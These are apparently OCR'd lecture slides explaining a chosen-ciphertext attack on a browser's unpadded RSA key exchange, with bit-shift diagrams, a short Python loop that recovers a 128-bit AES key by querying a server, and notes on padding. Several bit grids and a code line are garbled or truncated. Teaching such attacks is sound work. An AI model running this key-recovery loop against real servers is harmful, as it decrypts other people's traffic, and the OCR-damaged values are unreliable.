

0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
1011000010010110011101111011101100100010111111001110101011110011
0000000011100100101111001001010100100011101101010000101110111011




This shows what the server sees as the RSA plaintext *after* **it decrypts the ciphertext we sent it,** which we are trying to trick the server into leaking bits of to us. So, we as the attacker have recorded c by eavesdropping on the client and server's communications over the Internet. But without the private key, d, we don't know what m (the green part, which is the AES key to decrypt the rest of the message) is. Let's explore what happens if we open our own connection to the server, and as our ciphertext we send $c \times 2^e$. The server will decrypt that into the following plaintext:




0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000001
0110000100101100111011110111011001000101111110011101010111100110
0000000111001001011110010010100100011101101010000101110111011 0




So, we know how to double plaintexts by manipulating ciphertexts. What if we double it more than once? What if we do it 16 times, by sending $c \times 2^{16e}$ as out ciphertext. When we multiplied the plaintext by 2 above, we effectively bit shifted the AES key by 1. Now we're multiplying the plaintext by 2^{16}, which is the equivalent of bit-shifting to the left 16 times:




0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000001011000010010110
0111011110111011001000101111110011101010111100110000000011100100
1011110010010101001000111011010100001011101110110000000000000000



$$c \times 2^{127e}$$




0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0101100001001011001110111101110111001000101111110011101010111001
1000000001110010010111100100101010010001110110101000010111011101
1000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000




Now, we've finally figured out **step one** of our attack. By sending $c \times 2^{127e}$ as our ciphertext, we've forced the server to encrypt what it sends back to us with one of two AES keys, either...


```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
```

...or...

```
10000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
```




00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00101100001001011001110111110111011001000101111110011101010111100
11000000001110010010111100100101010010001110110101000010111011110
11000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000




So now there are two bits in our AES key with the server that we don't know for sure are zeroes, but we don't want to try all four possibilities because that's not going to be efficient going forward. We already know the bit in blue from step 1, so really there are only two possibilities of keys to try: Either...

$$01000000000000000000000000000000000000000000000000000000000000000000000000000000$$


...or...

$$11000000000000000000000000000000000000000000000000000000000000000000000000000000$$

So then, for step 3, we would send $c \times 2^{125e}$ as our ciphertext, and the server would decrypt:




```
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
00010110000100101100111011110111011001000101111110011101010111100
01100000000111001001011110010010100100011101101010000101110111
01100000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000
```




0110000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000

...or...


1110000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000



By the 128th step...



0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
1011000010010110011101111011101100100010111111001110101011110011
0000000011100100101111001001010100100011101101010000101110111011




0011000010010110011101111011101100100010111111001110101011110011
0000000011100100101111001001010100100011101101010000101110111011

...or...

1011000010010110011101111011101100100010111111001110101011110011
0000000011100100101111001001010100100011101101010000101110111011


```
key = 0
for i in range(128):
    shift = 127 - i
    encrypted_key_shifted = qqrsa.shift_encrypted_message(encrypted_key, shi

    satisfied = False
    key >>= 1
    for b in (0, 1):
        key |= (b << 127)
        test_key = key.to_bytes(16, 'big')
        try:
            headers, body = make_request(test_key, encrypted_key_shifted)
        except Exception:
            traceback.print_exc()
        else:
            satisfied = True
            print(format(key >> shift, '0%db' % (i + 1)))
            break
    if not satisfied:
        sys.stderr.write('error recovering key\n')
        sys.exit(1)
print(repr(key))
```



Offline attacks are possible for smaller key sizes


BONEH, D., JOUX, A., AND NGUYEN, P. Q. Why textbook ElGamal and RSA encryption are insecure. *In the Proceedings of Advances in Cryptology —ASIACRYPT 2000: 6th International Conference on the Theory and Application of Cryptology and Information Security, Kyoto, Japan, December 3–7, 2000* (2000), 30–43.

$$\frac{c}{{M_2}^e} \equiv {M_1}^e \pmod{N}$$



QQ’s padding is vulnerable

- Padding scheme is “ignore all but the lowest order 128 bits”
- Other padding schemes that are more sophisticated could still be vulnerable
  - How do we know if a padding scheme is good enough?



Next lecture

- Random oracle model
- Optimal Asymmetric Encryption Padding (OAEP)
- Indistinguishability